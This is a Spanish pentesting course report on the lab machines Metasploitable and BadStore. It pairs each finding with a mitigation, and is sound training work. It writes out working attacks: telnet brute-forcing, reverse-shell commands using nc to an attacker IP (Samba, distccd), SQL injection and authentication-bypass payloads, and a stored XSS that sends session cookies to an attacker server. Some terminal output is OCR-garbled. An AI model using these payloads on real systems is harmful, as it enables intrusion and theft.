Práctica pentesting

Hicham Haitak Martinez - Alkhasu

Hicham Haitak - KeepCoding

Índice

Metasploitable	3
1. Telnetd	3
1.1. Fuerza bruta	3
2. DNS	4
2.1. ISC BIND	4
2.1.1. CVE-2020-8616 DoS	4
3. http	5
3.1. Tomcat	5
3.1.1. CVE-2020-1938 Ghostcat	5
3.1.2. CVE-2020-26948 Contraseña de administración por defecto Tomcat	5
3.1.3. CVE-2009-3843 Apache Tomcat Manager Application Deployer Authenticated Code Execution	6
3.2. Tikiwiki & MySQL	6
3.2.1. CVE-2020-8966 XSS Reflected	6
3.2.2. CVE-2007-5423 TIKIWIKI 1.9.8 TIKI-GRAPH_FORMULA.PHP ARRA CODE INJECTION	AY 7
4. SMB	8
4.1. CVE-2007-2447 Remote Command Injection Vulnerability	8
5. distccd	8
5.1. CVE-2004-2687 Remote Command Execution Vulnerability	8
6. PostgreSQL	9
CVE-2007-3280 Payload execution	9
BadStore	10
1. Mysql	10
2. SQL Injection	10
3. XSS Persistente	11
Authentication bypass	13

Metasploitable

1. Telnetd

- 1.1. Fuerza bruta
 - Descripción: Objetivo vulnerable a fuerza bruta
 - Impacto: Conectarte con una consola con permisos de administrador. Alto
 - Explotación: Usando Hydra, obtuve un usuario con permisos de administrador y usando nmap con el script brute force.

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/httpd$ nmap --script telnet-brute -p23 192.168.191.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 20:42 CET
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.191.132
Host is up (0.00013s latency).

PORT STATE SERVICE
23/tcp open telnet
| telnet-brute:
| Accounts:
| user:user - Valid credentials
|_ Statistics: Performed 3929 guesses in 604 seconds, average tps: 6.7

Nmap done: 1 IP address (1 host up) scanned in 604.77 seconds
```

```
hydra -t 4 -l msfadmin -P ~/rockyou.txt -vV 192.168.191.132 telnet
[ATTEMPT] target 192.168.191.132 - tog1n msfadmin - pass tinda - 4/3 of 14344400 [cnitd 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "albert" - 474 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "tatiana" - 475 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "london" - 476 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "cantik" - 477 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "msfadmin" - 478 of 14344400 [child 2] (0/0)
[23][telnet] host: 192.168.191.132 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.191.132 (waiting for children to complete tests)
```

```
alkhasu@unixsam:~$ telnet 192.168.191.132
Trying 192.168.191.132...
Connected to 192.168.191.132.
Escape character is '^]'.
Ubuntu 8.04
metasploitable login: msfadmin
Last login: Tue Feb 28 09:23:39 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
65 failures since last login.
Last was Tue 28 Feb 2023 10:09:10 AM EST on pts/2.
msfadmin@metasploitable:~$ exit
logout
Connection closed by foreign host.
```

 Mitigación: Deshabilitar el servicio de telnetd, es un servicio inseguro, usar SSH como alternativa segura, aun así, actualizar la política de contraseñas a una mas robusta.

2. DNS

- 2.1. ISC BIND
 - 2.1.1. CVE-2020-8616 DoS
 - Descripción: Cuando el servidor vulnerable intenta procesar un paquete TKEY llama a un proceso para buscar el correspondiente paquete TKEY, el servicio busca en dos sitios, tras la primera búsqueda fallida, si tiene configurado un parámetro como non-null, en la siguiente búsqueda el código crashea. https://www.exploit-db.com/exploits/37721
 - Impacto: Alto, la máquina sufre un DoS de toda la red, no solo del servicio.
 - Explotación: Descargar el exploit está escrito en C, se compila y se ejecuta añadiendo como ip el servidor objetivo:

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/isc_bind$ ./dosbind 192.168.191.132
--- PoC for CVE-2015-5477 BIND9 TKEY assert DoS ---
[+] 192.168.191.132: Resolving to IP address
[+] 192.168.191.132: Resolved to multiple IPs (NOTE)
[+] 192.168.191.132: Probing...
[+] Querying version...
[+] 192.168.191.132: "9.4.2"
[+] 192.168.191.132: "9.4.2"
[+] Sending DoS packet...
[+] Waiting 5-sec for response...
[+] timed out, probably crashed
```

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > ping 199.168.191.132
[*] exec: ping 199.168.191.132

PING 199.168.191.132 (199.168.191.132) 56(84) bytes of data.
^C
--- 199.168.191.132 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2037ms

Interrupt: use the 'exit' command to quit
msf6 auxiliary(spoof/dns/bailiwicked_domain) > telnet 199.168.191.132 53
[*] exec: telnet 199.168.191.132 53

Trying 199.168.191.132...
^CInterrupt: use the 'exit' command to quit
```

Mitigación: Actualizar el servicio a las siguientes versiones:

```
1:9.9.5.dfsg-9ubuntu0.2
1:9.9.5.dfsg-3ubuntu0.4
1:9.8.1.dfsg.P1-4ubuntu0.12
```

Una actualización del sistema standard solucionaría el problema.

https://ubuntu.com/security/notices/USN-2693-1

3. http

3.1. Tomcat

3.1.1. CVE-2020-1938 Ghostcat

 Descripción: Un atacante puede leer ficheros de configuración del servidor web y ficheros a los que no debería tener acceso, por consecuencia, si la web puede subir algún fichero, puede subir un fichero con código malicioso y ejecutarlo.

https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliar y/admin/http/tomcat_ghostcat.md

https://www.chaitin.cn/en/ghostcat

- Impacto: Medio, el atacante puede leer configuraciones para encontrar mas formas de atacar al servidor
- Explotación: El objetivo solo es vulnerable a lectura de ficheros de configuración y código fuente, no a la ejecución remota de código.
 Usando mfsconsole, configuré RHOST y en FILENAME escribo el fichero que quiero leer.

```
sife auxiliary(comby/lipiosal_bailed) > exploit
(| numining module against 192.760.191.132
Tags W/1505-12067/31080**

Jast-Modified: Sum, 07 Dec 2008 19:17:18 GMT
Content-Type: application/mall
Content-type: 1.09*

Jordan Version-1.09*

Licensed to the Apache Software Foundation (AF) under one or more
contributor License agreements. See the MoTICE file distributed with
this work for additional information regarding copyright ownership.

He AFF License: this file to You under the Apache License, version 2.0

If the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable haw or agreed to in writing, software
distributed under the License is distributed on an "AS 15" BASIS,
WITHOUT WARRANTES on CONDITIONS of ANY KING, either express or implied.
See the License for the specific language governing permissions and
limitations under the License


"""

**Sischemalocation-"http://java.sum.com/mml/ns/j2ee"
xalins.xsis"http://java.sum.com/mml/ns/j2ee"
xalins.xsis"http://java.sum.com/mml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
version=72.4*2

**Cdisplay-nameNelcome to Tomcate/display-name>
**cdescription>
**Welcome to Tomcate
**C/description>
**Welcome to Tomcate
**C/description>
**Carviet-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets
**Carviet-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets
**Carviet-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/carviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-namesorg.apache.jsp.index_jspc/serviet-name>
**C/arviets-name
```

- Mitigación: Actualizar la versión de Tomcat o deshabilitar el servicio de AJP si no se está utilizando.
- 3.1.2. CVE-2020-26948 Contraseña de administración por defecto Tomcat
 - Descripción: La autenticación de Tomcat esta configurada por defecto tomcat:tomcat

Explotación: En la url http://192.168.191.132:8180/admin la contraseña de administración es tomcat tomcat:




- Impacto: Alto, control total de Tomcat
- Mitigación: Usar políticas de contraseñas seguras y seguir las buenas prácticas de Apache para mantener segura la administración del servidor https://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html
- 3.1.3. CVE-2009-3843 Apache Tomcat Manager Application Deployer Authenticated Code Execution
 - Descripción: Un atacante puede ejecutar un payload en el servidor desde la consola de administración de Tomcat usando el método PUT con un archivo WAR donde se almacena código malicioso.
 - Explotación: Introducir las credenciales obtenidas previamente ya que este modulo requiere autenticacion:

El exploit usa un payload en java, la shell obtenida se ejecuta con el usuario tomcat55.

- Impacto: Medio, se obtiene una shell sin permisos en el sistema.
- Mitigación: Usar políticas de contraseñas seguras y seguir las buenas prácticas de Apache Tomcat para mantener segura la administración del servidor https://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html
- 3.2. Tikiwiki & MySQL
 - 3.2.1. CVE-2020-8966 XSS Reflected
 - Descripción: Se puede añadir código JS en la url del gestor de contenido tiki wiki.

- Impacto: Medio, la vulnerabilidad se puede usar para mandar un enlace malicioso y robar las cookies de sesión
- Explotacion: Añadiendo a la url codigo JS se ejecuta en la aplicacion: http://192.168.191.132/tikiwiki/tiki-featured_link.php?type=f&url=" ></iframe><scr</script>ipt>alert('XSS')</scri>/script>pt> <!--



 Mitigación: Usar cabeceras CSP en el servidor web. Usar un WAF.

3.2.2. CVE-2007-5423 TIKIWIKI 1.9.8 TIKI-GRAPH_FORMULA.PHP ARRAY CODE INJECTION

- Descripción: La vulnerabilidad permite a un atacante ejecutar código PHP. https://nvd.nist.gov/vuln/detail/CVE-2007-5423
- Impacto: Alto, permite al usuario obtener una consola.
- Explotación: En el fichero 'tiki-graph_formula.php', no se sanitiza bien el input del usuario.

```
<u>msf6</u> exploit(<mark>uni</mark>
*] Started reverse TCP handler on 192.168.66.121:4444
*] Attempting to obtain database credentials...
*] The server returned
                                 : 200 OK
                                   : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
*] Server version
*] TikiWiki database informations :
db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki : tikiwiki195
*] Attempting to execute our payload...
   Sending stage (39927 bytes) to 192.168.66.121
*] Meterpreter session 2 opened (192.168.66.121:4444 -> 192.168.66.121:48195) at 2023-03-07 16:59:01 +0100
<u>meterpreter</u> > shell
Process 6638 created.
Channel 0 created.
whoami
www-data
```

La sesión se crea con el usuario www-data, no he conseguido elevarla a root, he intentado:

https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c

• Mitigación: Sanitizar todos los campos donde el usuario pueda introducir datos.

4. SMB

- 4.1. CVE-2007-2447 Remote Command Injection Vulnerability
 - Descripción: Samba no escapa bien los parámetros de scripts externos definidos en el smb.conf, usuarios no autenticados pueden ejecutar comandos remotamente usando peticiones RPC.
 - Explotación: Para esta vulnerabilidad solo necesitamos que samba este usando un script llamado "username map script", usando este exploit:

https://www.exploit-db.com/exploits/16320

Solo añadiendo el objetivo en RHOST

```
msf6 exploit(multi/samba/usermap_script) > exploit

[+] mkfifo /tmp/wdbs; nc 192.168.66.121 4444 0</tmp/wdbs | /bin/sh >/tmp/wdbs 2>61; rm /tmp/wdbs
[*] Started reverse TCP handler on 192.168.66.121:4444

[*] 192.168.191.132:139 - Use Rex client (SMB1 only) since this module is not compatible with RubySMB client
[*] Command shell session 4 opened (192.168.66.121:4444 -> 192.168.66.121:58519) at 2023-03-07 20:42:21 +0100

[*] Starting interaction with 3...

id
uid=0(root) gid=0(root)
```

La session que obtiene el exploit es con el usuario root.

- Impacto: Alto, sin necesidad de autenticación obtiene una consola con permisos de root.
- Mitigación: Para la versión Ubuntu 4.2.3 no existe parche, hay que upgradear a la versión 6.06 samba - 3.0.22-1ubuntu3.3, se puede remediar borrando los scripts de smb.conf.

https://www.samba.org/samba/security/CVE-2007-2447.html

https://ubuntu.com/security/notices/USN-460-1

5. distccd

- 5.1. CVE-2004-2687 Remote Command Execution Vulnerability
 - Descripción: Cualquier usuario con acceso al puerto puede ejecutar código mediante trabajos de compilado ejecutandolo en el servidor.
 - Explotación: Descargar el script:
 https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
 se ha de ejecutar con python2 y con la siguiente sintaxis:

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/distccd$ python2 distccd_rc e_CVE-2004-2687.py -t 192.168.191.132 -p 3632 -c "nc 192.168.66.121 4444 -e /bin/sh [OK] Connected to remote service [KO] Socket Timeout


id uid=1(daemon) gid=1(daemon) groups=1(daemon) uname -r 2.6.24-16-server uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Impacto: Alto, permite al atacante conseguir una consola con el usuario daemon
- Mitigación: Restringir el acceso al puerto, y actualizar el paquete a su versión más reciente.

6. PostgreSQL

CVE-2007-3280 Payload execution

- Descripción: En instalaciones por defecto, el usuario de postgres puede escribir en el directorio /tmp y ejecutar librerías definidas por el usuario desde ahi, permitiendo la ejecución de código arbitrario.
- Explotación: Seleccionar el módulo de metasploit linux/postgres/postgres payload



- Impacto: Medio, permite al usuario generar una consola sin permisos de administrador.
- Mitigación: Actualizar a la versión más reciente, ubuntu no tiene parche. https://ubuntu.com/security/CVE-2007-3280

BadStore

1. Mysql

- Descripción: Contraseña en blanco
- Explotación: Realizar un login con mysql -h 192.168.191.133 -u root

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina2badstore/mysql$ mysql -h 192.168.191.133 -u root
Welcome to the MariaDB monitor. Commands end with; or \g.
Your MySQL connection id is 3100
Server version: 4.1.7-standard
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>
```

- Impacto: Alto
- Mitigación: Utilizar políticas de contraseñas seguras, deshabilitar el login con el usuario root

2. SQL Injection

- Descripción: El campo de búsqueda de la página de inicio es vulnerable a ataques por UNION query.
- Explotación: Lanzo sqlmap y obtengo que la web es vulnerable a estos 3 ataques:

```
Parameter: searchurery (GET)
Type: boollan-based blind - WHERE, HAVING, OBDER BY or GROUP BY clause
Tatle: MySQL BilkE boolean-based blind - WHERE, HAVING, OBDER BY or GROUP BY clause
Payload: searchquery-STAo' RilkE (SELECT (CASE WHEN (8387-8387) THEN 0X5354416F ELSE 0X28 END))-- bngGSaction=search

Type: time-based blind
Title: MySQL < 5.0-12 OR time-based blind (BENCHMARK)
Payload: searchquery-STAO' OR 7119-BENCHMARK(S000000,MDS(0X5055553))-- GEXp6action=search


Type: UNION query
Title: MySQL UNION query (random number) - 4 columns
Payload: searchquery-STAO' UNION ALL SELECT (CONCAT(0X716a787871,0x625861614bhd5546734a6d6879554966756a5554554434d4658484a4447768564e6748646e4774,0x717a6b7071),6394,6394,639486action=search
```

Intentó realizar la request y el servidor la admite, pero el campo está bloqueado a un límite de caracteres, pruebo a cambiarlo en el html y lanzar la query, y me lo permite:

'UNION ALL SELECT


CONCAT(0x716a787871,0x625861614b4d5546734a6d687955496e756a655

4554b434d4658484a43447768564e6748646e4774,0x717a6b7071),6394,
6394,6394#&action=search'




Ahora pruebo a cambiar los valores de sqlmap por unos para ver si puedo modificar la query a mi gusto:

' and '1'='1'UNION SELECT 1,1,1,1#



Ahora necesito sacar datos de otras tablas, me interesa de los usuarios, para ello necesito saber cual es el nombre de la tabla de usuarios, para ello me creo una cuenta y miro en la petición veo que los valores que se mandan cuando creo el usuario tienen un nombre muy especifico, asi que intento con esos y imprimo toda la tabla de usuarios:

'UNION all SELECT email, passwd, 1, 1 from userdb#



Introduje los hashes conseguidos en https://crackstation.net/ para conseguir las contraseñas.

- Impacto: Alto, posibilidad de un atacante de obtener información sensible de otros usuarios y realizar compras con esas cuentas.
- Mitigación: Usar librerías que controlen el input del usuario, no dejar información relacionada con la base de datos expuesta al cliente.

3. XSS Persistente

- Descripción: Un atacante puede modificar el contenido de la página para ejecutar código JS malicioso.
- Explotación: Añadiendo un comentario en el guest book con este codigo:

<script>document.location.href="http://192.168.66.121/cookies="+do
cument.cookiecument.cookiedonde la ip del servidor web seria el servidor web del
atacante

| Sign our Guestbook! | | |
|---|---|--|
| Please complete this form to sign our Guestbook. The email field is not required, but nelps us contact you to respond to your feedback. Thanks! | | |
| Your
Vame:
Email:
Comments: | test test <script>document.location.href="http://192.168.66.121/cookies="+document.cookie</script> | |
| | Add Entry Restablecer | |

hace que al entrar dentro de la lista de comentarios haga una petición al servidor web del codigo JS

```
Pretty Raw Hex

1 GET /cookies=SSOid=QURNSU46NWViZTIyOTR1Y2QwZTBmMDh1YWI3NjkwZDJhNmV1Njk6TWFZdGVyIFN5c3RlbSBBZG1p%0AbmlzdHJhdG9y0kE%3D%0A HTTP/1.1

2 Host: 192.168.66.121

3 Upprade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Referer: http://192.168.191.133/
7 Accept-Encoding: gzip, deflate

8 Accept-Language: es-ES,es;q=0.9

9 Connection: close
```

Mandando la cookie de sesión al servidor.

```
alkhasu@unixsam:~$ python -m http.server 80

3Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

192.168.66.121 - - [12/Mar/2023 12:14:52] "GET / HTTP/1.1" 200 -

192.168.66.121 - - [12/Mar/2023 12:14:53] code 404, message File not found

192.168.66.121 - - [12/Mar/2023 12:14:53] "GET /favicon.ico HTTP/1.1" 404 -

192.168.66.121 - - [12/Mar/2023 12:18:44] code 404, message File not found

192.168.66.121 - - [12/Mar/2023 12:18:44] "GET /cookies=SSOid=QURNSU46NWViZTIyOTRlY2QwZTBmMDhlYWI3Njk

wZDJhNmVlNjk6TWFzdGVyIFN5c3RlbSBBZG1p%0AbmlzdHJhdG9yOkE%3D%0A HTTP/1.1" 404 -

192.168.66.121 - - [12/Mar/2023 12:18:45] code 404, message File not found

192.168.66.121 - - [12/Mar/2023 12:18:45] "GET /favicon.ico HTTP/1.1" 404 -
```

Y como es persistente, todo usuario mandará su cookie de sesión cada vez que acceda al guestbook

- Impacto: Alto, un atacante puede modificar completamente el contenido de la página añadiendo código JS a su antojo.
- Mitigación: Añadir controles de sanitización para el input del usuario: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_C heat_Sheet.html

4. Authentication bypass

- Descripción: El atacante puede hacer login con cualquier usuario solo con el nombre de usuario
- Explotación: Añadiendo '# al final del usuario en el formulario de login, la aplicación te permite hacer login con el usuario en cuestión.

```
POST /cgi-bin/badstore.cgi?action=login HTTP/1.1
Host: 192.168.191.133
Content-Length: 48
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.191.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng, */*; g=0.8, application/signed-exchange; v=b3; g=0.9
Referer: http://192.168.191.133/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: es-ES, es; q=0.9
SSOid=QURNSU46NWViZTIyOTR1Y2QwZTBmMDh1YWI3NjkwZDJhNmV1Njk6TWFzdGVyIFN5c3R1bS
BBZG1p%0AbmlzdHJhdG9y0kE%3D%0A
Connection: close
email=joe%40supplier.com'#&passwd=test&Login=Login
```

- Impacto: Alto, todos los usuarios están en peligro de que sus datos sensibles sean expuestos.
- Mitigación: Añadir controles de sanitización para el input del usuario
 Asegurarse de que el sistema autentica el usuario cuando se introduce junto a la contraseña.